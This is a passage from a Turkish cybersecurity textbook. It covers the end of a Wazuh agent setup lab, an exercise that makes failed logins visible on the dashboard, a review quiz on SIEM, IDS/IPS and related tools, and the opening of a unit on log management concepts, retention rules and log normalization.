

**Görsel 2.44:** Yapılandırma dosyasının düzenlenmesi

**15. Adım:** Ajan ekleme işleminden sonra sistem değişikliklerinin yeniden yüklenmesini, Wazuh agentın başlatılmasını, açılışta otomatik olarak başlatılmasını ve Wazuh agentın çalışma durumunun görüntülenmesini sağlayınız (Görsel 2.45).




**Görsel 2.45:** Ajan bilgisayarda Wazuh agentın çalıştırılması

**16. Adım:** Yönetim bilgisayarından Wazuh dashboarda bağlanarak eklenen ajanı görüntüleyiniz (Görsel 2.46).




**Görsel 2.46:** Wazuh dashboardda ajanın görüntülenmesi

## 2. Uygulama

Uç bilgisayarlarda gerçekleşen olayların izlenmesi işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


**1.Adım:** Ajan bilgisayarda oturumu kapatıp yanlış parolayla giriş yapmayı deneyiniz ve ardından doğru parolayla oturumu açınız (Görsel 2.47).




**Görsel 2.47:** Yanlış parola ile oturum açma

**2. Adım:** Aynı ağdaki başka bir bilgisayardan ajan bilgisayara SSH ile bağlanmayı deneyiniz ve bu aşamada yanlış parola ile bağlanma isteği gönderiniz (Görsel 2.48).


**Not** SSH ile bağlantı kurabilmesi için uzak bilgisayarda SSH server yüklü olmalıdır.




**Görsel 2.48:** SSH ile bağlantı isteği yapılması


**3. Adım:** Yönetim bilgisayarının tarayıcısından Wazuh dashboard sayfasına giriş yapınız.

**4. Adım:** Wazuh dashboard anasayfasından Security **events** (güvenlik olayları) seçeneğine tıklayınız (Görsel 2.49).




**Görsel 2.49:** Security events seçeneği seçimi

**5.Adım:** **Security Alerts (Güvenlik Uyarıları)** bölümünden güvenlik uyarılarını görüntüleyiniz (Görsel 2.50).




**Görsel 2.50:** Güvenlik uyarılarının görüntülenmesi

**Not**

Security alerts kısmında güvenlik olayının meydana geldiği saat, olaya ait teknikler, taktikler, olayın kısa açıklaması, olayın risk seviyesi ve olayı tanımlayan ID bilgisi yer alır. Uyarı satırına tıklayarak daha detaylı bilgiler elde edilir.



## ÖLÇME VE DEĞERLENDİRME

**A) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.**

**1.** Ağdaki farklı sistem ve güvenlik cihazlarından gelen log verilerini tek bir merkezde toplayıp analiz ederek, güvenlik tehditlerini gerçek zamanlı tespit etmeyi ve olaylara müdahaleyi sağlayan sisteme ..... denir.

**2.** Siber güvenlikte sadece uç nokta (bilgisayar, sunucu, mobil cihaz) üzerindeki etkinlikleri sürekli olarak izleyen, potansiyel tehditleri tespit eden, analiz eden ve bunlara müdahale eden çözüme .... ..... denir.

**3.** Ağ trafiğini sürekli olarak izleyen, potansiyel güvenlik ihlallerini tespit ettiğinde sadece alarm üreterek sistem yöneticisini uyaran ve veri akışına doğrudan müdahale etmeyen pasif güvenlik sistemine ..... denir.

**4.** İçeriden gelebilecek tehditler başta olmak üzere, bir ağdaki kullanıcıların ve varlıkların normal davranışını makine öğrenimi ile öğrenip, bu profilden sapan anormal veya şüpheli hareketleri tespit ederek uyarı üreten güvenlik çözümüne ..... denir.

**5.** Uygulama sunucusu ile istemci arasında ters vekil (reverse proxy) olarak konumlanarak, özellikle uygulama katmanı saldırılarına karşı gelen ve giden HTTP trafiğini izleyip şüpheli aktiviteleri engelleyen güvenlik duvarına ..... denir.

**B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.**

**1. Aşağıdakilerden hangisi yüksek öncelikli olay türüdür?**

A) Anormal saatlerde oturum açma girişimi
B) Fidye yazılım saldırısı
C) Kullanıcı destek talepleri
D) Yazılım güncelleme uyarıları
E) Zayıf parola kullanımı

**2. Tehdit sıralaması politikasına göre risk puanı hesaplanırken aşağıdaki faktörlerden hangisi <u>kullanılmaz</u>?**

A) Log dosyasının boyutu
B) Kuruluşun risk hassasiyeti
C) Tehdidin etki seviyesi
D) Tehdidin gerçekleşme olasılığı
E) Yasal uyumluluk gerekliliği

**3. Saldırı senaryoları politikasına göre aşağıdaki ifadelerden hangisi yanlıştır?**

A) Senaryolar belirli aralıklarla tekrarlanmalıdır.
B) Senaryolar, güvenlik zafiyetlerini önceden tespit etmeyi amaçlar.
C) Senaryolar teoriktir.
D) Senaryolar, MITRE ATT&CK çerçevesine göre oluşturulabilir.
E) Tatbikat sonuçları raporlanarak zafiyetler giderilir.

**4. SIEM sistemlerin temel işlevi aşağıdakilerden hangisidir?**

A) Ağ trafiğini kontrol etmek
B) Farklı kaynaklardan gelen güvenlik olaylarını toplayıp analiz etmek
C) Parolaları otomatik olarak değiştirmek
D) Sadece antivirüs yazılımıyla entegre çalışmak
E) Sadece logları kaydetmek

**5. Aşağıdakilerden hangisi IPS ve IDS arasındaki temel farkı ifade eder?**

A) IDS, saldırıları engellerken IPS, ağ trafiğini izler.
B) IDS, saldırı uyarısı verirken IPS, saldırıları otomatik olarak engeller.
C) IPS sadece fiziksel güvenlik sağlar.
D) IPS, log analizi yaparken IDS, ağ trafiğini izler.
E) IDS, SOAR ile entegre çalışırken IPS, çalışmaz.

**6. Tehdit avcılığının amacı aşağıdakilerden hangisidir?**

A) Antivirüs yazılımlarını güncellemek
B) Kullanıcılara eğitim vermek
C) Pasif olarak alarm beklemek
D) Ağ ve sistemlerdeki gizli tehditleri aramak
E) Sadece logları analiz ederek tehdit aramak

**7. Tuzak sistemlerinin temel amacı aşağıdakilerden hangisidir?**

A) Bulut sistemlerin güvenliğini sağlamak
B) E-posta trafiğini şifrelemek
C) Saldırganları, sahte sistemlere yönlendirmek
D) Şüpheli e-postaları izole bir alanda saklamak
E) Şüpheli davranış gösteren kullanıcıların yetkilerini kısıtlamak

**8. Web Güvenlik Duvarı (WAF) aşağıdaki katmanlardan hangisinde çalışır?**

A) Ağ katmanı
B) Fiziksel katman
C) Oturum katmanı
D) Veri bağı katmanı
E) Uygulama katmanı

**9. Aşağıdaki sistemlerden hangisi kullanıcı davranışlarını analiz ederek anormallikleri tespit eder?**

A) IDS/IPS
B) DLP
C) UEBA
D) SEG
E) WAF

**10. Aşağıdakilerden hangisi Wazuh'un temel bileşenlerinden biri değildir?**

A) Agent
B) API
C) E-posta sunucusu
D) Indexer
E) Manager

# 3.
# ÖĞRENME BİRİMİ

# SİBER OLAY LOG YÖNETİMİ




## KONULAR

**3.1.** LOG YÖNETİMİ

**3.2.** LOG YÖNETİM ARAÇLARI

## NELER ÖĞRENECEKSİNİZ?

- Log yönetiminin temel kavramları ve önemi
- Log toplama, filtreleme, korelasyon ve alarm üretme süreçleri

## TEMEL KAVRAMLAR


- alarm
- endpoint
- firewall
- IDS
- IPS
- korelasyon
- kural
- log
- normalizasyon
- SIEM
- SOC
- zafiyet

**HAZIRLIK ÇALIŞMALARI**

1. Bilgisayarlarda yapılan işlemlerin izlenmesi ve kayıt altına alınması size neyi ifade eder? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Günlük hayatınızda veya teknoloji alanında yapılan işlemlerin kayıt altına alınmasının ne tür faydaları olabilir? Düşüncelerinizi örneklerle sınıfta paylaşınız.
3. Bilgisayar veya sistemlerde yapılan işlemler düzenli şekilde kaydedilmezse ne gibi sorunlar ortaya çıkabilir? Düşüncelerinizi sınıfta arkadaşlarınızla tartışınız.

## 3.1. LOG YÖNETİMİ

Bir sistemin gerçekleştirdiği işlemleri kayıt altına alan verilere **log** denir. Bilgisayarlar, uygulamalar veya çeşitli ağ cihazları üzerinde işlem gerçekleştirilirken yapılan çalışmalar belgelenerek bir iz bırakır. Bırakılan bu izler sayesinde sistemin işleyişi takip edilir, aynı zamanda yapılan hatalar ve güvenlik tehditleri belirlenir. Kurum ve işletmelerde güvenlik duvarı, antivirüs, web sunucusu, IDS/IPS gibi sistemlerden elde edilen çeşitli log kayıtlarının tek bir merkezde toplanarak incelenmesi ve anlamlandırılması süreci, **log yönetimi** olarak adlandırılır (Görsel 3.1).




**Görsel 3.1:** Log yönetimi

Bir log kaydı genellikle olayın gerçekleşme zamanı, kaynağı, türü ve olaydan etkilenen sistemlerle ilgili bilgiler içerir. Örneğin bir kullanıcının sisteme giriş yapması, işletim sisteminin beklenmedik bir hata vermesi, bir güvenlik duvarının şüpheli bir bağlantıyı engellemesi gibi olaylar log dosyalarına yansıtılır. Log kayıtlarında hedef ve kaynak IP adres bilgilerinin hangi tarihte, hangi sistemler üzerinde işlem yaptığı kolayca görülebilir.

Log kayıtlarının tutulmasının önemli nedenleri vardır. Örneğin işletim sisteminde meydana gelen bir hata veya oluşabilecek bir güvenlik ihlali durumunda olayın kaynağını belirlemek ve gerekli bilgileri elde edebilmek için log verileri kullanılır. Ağda çıkan problemleri analiz ederek performansı artırmak ve sistemde gerçekleşen işlemleri izlemek amacıyla da loglardan faydalanılır. Bütün bunların yanında yasal çerçeveler ve standartlara uyumluluk sağlamak amacıyla da log kayıtlarını tutmak büyük önem arz eder.

### 3.1.1. Log Yönetiminin Önemi ve Siber Olaylara Müdahalede Rolü

Loglar, siber güvenliğin temel taşlarından biridir. Doğru şekilde yönetildiğinde saldırıların tespit edilmesinde, olaylara anında müdahale edilmesinde ve tehditlerin kök nedeninin bulunmasında büyük rol oynarlar. Ayrıca, log verileri analiz edilerek sistemdeki anormal davranışlar fark edilebilir ve olası riskler erken aşamada belirlenebilir.

Etkili bir log yönetimi sadece verileri depolamaktan ibaret değildir. Bu süreçte bilgiler işlenerek anlamlı hâle getirilir. Gereksiz kayıtlar elenir, kritik olaylar vurgulanır ve böylece sistem yöneticileri ile güvenlik

ekipleri, ortaya çıkan sorunlara hızlı ve etkili bir şekilde karşılık verebilir (Görsel 3.2).

Bazı sistem yöneticileri veya BT uzmanları, sorumlusu oldukları cihazların log kaydı oluşturup oluşturmadığını veya bu kayıtların eksiksiz ve doğru bir şekilde tutulup tutulmadığını göz ardı edebilir ancak her sistemin kendine özgü loglama mekanizmaları olduğu göz önünde bulundurulduğunda ilgili personelin bu konuda bilgi sahibi olması büyük önem taşır. Log kayıtlarının doğru şekilde oluşturulup oluşturulmadığının kontrol edilmesi, sıra dışı aktivitelerin izlenmesi ve gerektiğinde müdahale edilmesi, güvenli ve sürdürülebilir bir sistem yönetimi açısından kritik bir gerekliliktir.



**Görsel 3.2:** Log izleme (temsili)

Kurumlar için log yönetimi, yalnızca bir güvenlik tedbiri değil aynı zamanda yasal bir sorumluluktur. Özellikle dijital ortamda yapılan işlemlerin kayıt altına alınması hem kurum içi denetim mekanizmalarının sağlıklı işlemesi hem de olası bir olay durumunda geriye dönük inceleme yapılabilmesi için zorunludur. Bu durum, çeşitli ulusal ve uluslararası mevzuatlarla da zorunlu hâle getirilmiştir. Örneğin Türkiye'de **5651 sayılı Kanun**, internet erişim hizmeti sunan kurum ve kuruluşlara belirli sürelerle log kayıtlarını tutma ve saklama yükümlülüğü getirirken uluslararası düzeyde **ISO 27001** gibi standartlar, bilgi güvenliği yönetim sistemlerinin temel yapı taşlarından biri olarak log yönetimini ön plana çıkarır. Bu bağlamda log yönetimi, yalnızca teknik bir gereklilik değildir. Aynı zamanda yasal uyumluluğun sağlanmasında da kilit bir rol üstlenir (Görsel 3.3).




**Görsel 3.3:** ISO 27001

Siber olaylara müdahale sürecinde log yönetimi, adeta olayın perde arkasını aydınlatan bir ışık gibidir. Sistemlerde gerçekleşen her hareketin izini taşıyan log kayıtları; bir ihlalin ne zaman başladığını, hangi sistemleri etkilediğini ve saldırganın hangi yolları kullanarak sisteme sızdığını belirlemede kritik rol oynar. Doğru ve düzenli şekilde yönetilen log verileri sayesinde olayın kapsamı hızlıca analiz edilebilir,

müdahale stratejileri netleşir ve zarar en aza indirilebilir. Ayrıca log kayıtları, olay sonrası yapılacak adli analizlerde delil niteliği taşıyarak hem kurum içi değerlendirmelerde hem de hukuki süreçlerde güçlü bir dayanak oluşturur. Bu nedenle etkili bir **siber olay müdahale planı**, mutlaka sağlıklı bir log yönetimi altyapısını da içermelidir (Görsel 3.4).



**Görsel 3.4:** Siber olaylara müdahale


### 3.1.1.1. Log Yönetiminin Temel Kavramları

Etkili bir log yönetimi stratejisi oluşturabilmek için bu süreci oluşturan temel kavramların iyi anlaşılması gerekir. Logların hangi kaynaklardan geldiği, nasıl toplandığı, analiz edildiği ve güvenliğinin nasıl sağlandığı gibi unsurlar; olaylara hızlı müdahale edebilmek, sistem bütünlüğünü korumak ve yasal yükümlülükleri yerine getirmek açısından büyük önem taşır. Log yönetiminin etkin bir şekilde uygulanabilmesi için bilinmesi gereken temel kavramlar şunlardır:

**Log Kaynağı:** Bir bilişim ağı veya sisteminde meydana gelen olayları kaydeden ve log üreten her türlü donanım, yazılım veya bileşendir. Log kaynakları; güvenlik olaylarının takibi, sistem performansının analiz edilmesi, uyumluluk denetimlerinin yapılması gibi verileri bize sunar.

**Log Toplama:** Ağ ve sistem bileşenlerinden (güvenlik duvarları, sunucular, ağ cihazları, uygulamalar vb.) elde edilen günlük verilerinin merkezî bir noktada toplanması, depolanması ve analiz edilmesi sürecidir. Log toplama, olayların izlenmesi ve güvenlik ile performans analizlerinin yapılabilmesi sürecinde önemli bir adımdır.

**Log Korelasyonu:** Çeşitli kaynaklardan toplanan loglar birleştirilip, analiz edilerek daha anlamlı hâle getirilir. Güvenlik duvarları, ağ cihazları, sunucular gibi bağımsız sistemler kendi içlerinde loglar üreterek önemli bilgiler sunar. **Log korelasyonu**, bu verilerin bir araya getirilip analiz edilmesi ve aralarındaki ilişkilerin ortaya konması sürecini ifade eder. Bu süreç; özellikle şüpheli aktivitelerin tespiti, olayların daha doğru şekilde anlaşılması ve güvenlik tehditlerine karşı hızlı müdahale sağlanması açısından büyük önem taşır. Örneğin bir güvenlik duvarının ürettiği giriş logları ile web sunucusundaki kullanıcı aktiviteleri arasında ilişki kurularak bir analiz yapılabilir. Eğer güvenlik duvarında şüpheli bir bağlantı tespit edilmiş ve aynı zaman diliminde web sunucusunda hatalı giriş denemeleri kaydedilmişse bu iki olay arasındaki korelasyon, olası bir saldırıyı işaret edebilir (Görsel 3.5).




**Görsel 3.5:** Log korelasyonu

**Log korelasyonu** genellikle **SIEM [Security Information and Event Management (Güvenlik Bilgisi ve Olay Yönetimi)]** sistemleri aracılığıyla gerçekleştirilir. Bu sistemler, farklı kaynaklardan gelen logları toplar ve analiz eder. Aralarındaki ilişkileri ortaya çıkararak güvenlik analistlerine uyarılar ve raporlar sunar. Bu sayede güvenlik yönetimi daha etkili bir şekilde yapılabilir.




**Görsel 3.6:** Zaman damgası

**Zaman Damgası (Timestamp):** Bir olayın veya işlemin gerçekleşme zamanını belirten veri türüdür. Genellikle tarih ve saat bilgisi içeren zaman damgası; logların kronolojik sıralanmasını, olayların zaman içinde takibini ve analizini mümkün kılar. Böylelikle hata analizleri, güvenlik denetimleri gibi işlemleri kolaylaştırarak olayların doğru bir şekilde takip edilmesine olanak tanır (Görsel 3.6).

**Log Saklama Süresi:** Toplanan logların ne kadar süre sistemde kayıtlı kalacağını belirten süredir. Bu süre; güvenlik politikaları, yasal gereksinimler ve çeşitli ihtiyaçlara göre değişiklik gösterebilir. Log saklama süresi genellikle yasal zorunluluklar, depolama kapasitesi, maliyet gibi faktörlere bağlı olarak belirlenir. Örneğin internet ortamında yayın yapanların, kullanıcılarının eylemlerine ait verileri **5651 sayılı Kanun**'a uygun olarak 2 yıl süreyle saklamaları zorunludur fakat bankalar ve finansal kurumlar, müşteri işlemleri ve finansal hareketlerle ilgili logları 5 yıl boyunca saklamalıdır.

**Olay Türü (Event Type):** Bir log kaydının içeriğinde bulunan olayın türünü belirtir. Örneğin güvenlik duvarı tarafından tespit edilen bağlantı girişimi veya girişimin engellenmesi, sisteme yapılan kullanıcı girişleri, başarısız giriş denemeleri gibi olaylardır.

**Log Seviyesi:** Bir olayın ne derece önemli olduğunu ve ne kadar acil müdahale gerektirdiğini belirleyen bir ölçüttür. Bu seviyeler, olayların kritikliğiyle ilgili bir gösterge sunar ve sistem yöneticileri ile güvenlik uzmanlarının, loglar arasından hangi olayların daha öncelikli olduğunu kolayca ayırt etmelerini sağlar.

**Log Formatı:** Bir log kaydının yapısını ve içeriğini belirleyen düzenlemeye denir. Bu biçimlendirme, sistem yöneticilerinin ve güvenlik analistlerinin log verilerini kolayca okuyabilmesi ve analiz edebilmesi için büyük önem arz eder. Bir log formatının içeriğinde genellikle zaman damgası, log seviyesi, olay türü, kaynak/hedef IP adresi vb. bilgiler bulunur.

**Log Normalizasyonu:** Farklı kaynaklardan (örneğin güvenlik duvarları, sunucular, ağ cihazları, uygulamalar vb.) gelen log verilerinin tutarlı ve analiz edilebilir bir ortak biçime dönüştürülmesi işlemidir. Bu süreç, çeşitli sistemlerden gelen verilerin farklı formatlarda olmasına rağmen belirli bir standartta birleştirilmesini sağlar. Bu işlem genellikle SIEM sistemlerinde kullanılır. SIEM çözümleri, farklı cihazlardan ve yazılımlardan gelen logları toplayarak her birini benzer bir formata dönüştürür.

SIEM, güvenlik analistlerinin verileri daha kolay bir şekilde analiz etmelerine olanak tanır (Görsel 3.7).




**Görsel 3.7:** SIEM çözümleri

Normalizasyon sayesinde loglar; zaman damgası, olay türü, kullanıcı adı, IP adresi, cihaz adı gibi temel parametreler açısından ortak bir yapıya kavuşturulur.

**ÖRNEK**

Sisteme giriş yapan bir kullanıcıya ilişkin loglar, farklı cihazlar veya yazılımlar tarafından şu şekilde kaydedilebilir:

1. **Güvenlik Duvarı Logu**

   "2025-02-07 16:32:45, INFO, mtegm123, Access granted from IP: 192.168.1.100"

2. **Web Sunucusu Logu**

   "02.07.2025 16:32:45, SUCCESS, mtegm123, Login successful to /home/user"

3. **Uygulama Logu**

   " LOGIN, mtegm123, Successful login at 192.168.1.100 2025/02/07 16.32.45, "

Log normalizasyonu sayesinde bu farklı formatlardaki loglar, şu şekilde birleşebilir:

**Normalleştirilmiş Log**

"2025-02-07 16:32:45, LOGIN, mtegm123, IP: 192.168.1.100, Status: SUCCESS"

**Log Analizi:** Bir bilişim sisteminde veya ağda meydana gelen olayların, log kayıtları üzerinden incelenmesi ve değerlendirilmesidir. Bu süreç; güvenlik açıklarını, hataları, performans sorunlarını ve olası tehditleri belirlemeye yardımcı olur. Toplanan log verilerinin düzenli olarak analiz edilmesi; güvenlik, performans ve sistem iyileştirme açısından önemli bilgiler elde edilmesini sağlar. Log analizi genellikle SIEM araçları veya manuel yöntemlerle yapılır ve bu yöntemle olaylar sırasıyla incelenerek olağan dışı durumlar tespit edilmeye çalışılır.

**Log Güvenliği:** Sistemlerdeki log kayıtlarının gizliliği, bütünlüğü ve doğruluğunun sağlanması işlemidir. Loglar, bir ağ veya sistemdeki önemli olayların kaydını tutar ve güvenlik analizi, hata tespiti, performans izleme gibi birçok alanda kritik bilgiler sunar. Bu nedenle logların güvenli bir biçimde yönetilmesi oldukça önemlidir. Log güvenliği, şu unsurları kapsar:


1. **Gizlilik:** Log verilerinin sadece yetkilendirilmiş kullanıcılar tarafından erişilebilir olmasını sağlamak amacıyla şifreleme ve erişim sınırlamaları uygulanır.
2. **Bütünlük:** Log verilerinin değiştirilmemesi, silinmemesi ve bozulmaması için gerekli önlemler alınır.
3. **Erişim Kontrolü:** Loglara kimlerin erişebileceğini belirlemek ve yalnızca yetkili kişilerin erişimini sağlamak için kimlik doğrulama ve erişim denetim yöntemleri kullanılır.
4. **Depolama ve Yedekleme:** Log verileri düzenli olarak güvenli alanlarda saklanır ve herhangi bir kayıp durumunda tekrar erişilebilecek şekilde yedeklenir.

Log güvenliği; olası saldırıların, iç tehditlerin ve teknik aksaklıkların tespitinde hayati bir rol oynar. Bu nedenle logların güvenli ve doğru bir şekilde yönetilmesi, sistemlerin sağlam ve güvenilir olmasını sağlamak adına büyük bir öneme sahiptir (Görsel 3.8).




**Görsel 3.8:** Log güvenliği

**SIEM:** Güvenlik bilgi ve olay yönetimi sistemleri; logları toplayan, analiz eden ve korelasyon kurarak güvenlik tehditlerini tespit eden araçlardır (Görsel 3.9).




**Görsel 3.9:** Açık kaynak kodlu SIEM yazılımı

## 3.1.2. Log İçerik Bilgileri

Loglar, dijital dünyanın karakutusudur. Yapılan her işlem, etkileşim ve hata sistemlerin içindeki bu sessiz izlerde saklıdır. Tıpkı bir uçağın karakutusunun kazaları çözmeye yardımcı olması gibi loglar da dijital ortamda yaşanan her türlü olayın analiz edilmesinde kritik rol oynar. Loglar doğru bir şekilde analiz edildiğinde güvenlik açıklarını, performans sorunlarını ve sistemsel hataları önceden tespit edebilme gücü sunar. Logların içeriğinde bulunan bilgileri anlamak ve doğru şekilde yorumlamak, onları yalnızca bir kayıt kaynağı olmaktan çıkarıp etkin bir güvenlik ve yönetim aracına dönüştürür (Görsel 3.10).



**Görsel 3.10:** Log içerik analizi

### 3.1.2.1. Log Dosyalarının Temel Yapısı

Log dosyalarının yapısında temel olarak şu ögeler bulunur:

**Zaman Damgası (Timestamp):** Olayın gerçekleştiği zaman ve saat diliminin belirtildiği alandır. Çeşitli formatlarda zaman damgası ile karşılaşılır. En yaygın olanlarından biri ISO 8601 formatıdır. Bunun yanında Syslog, Windows olay görüntüleyicisi ve Nginx Web sunucu logları kendine özgü farklı zaman damgası formatlarındadır.

**ÖRNEK**

2025-03-10T12:30:45Z

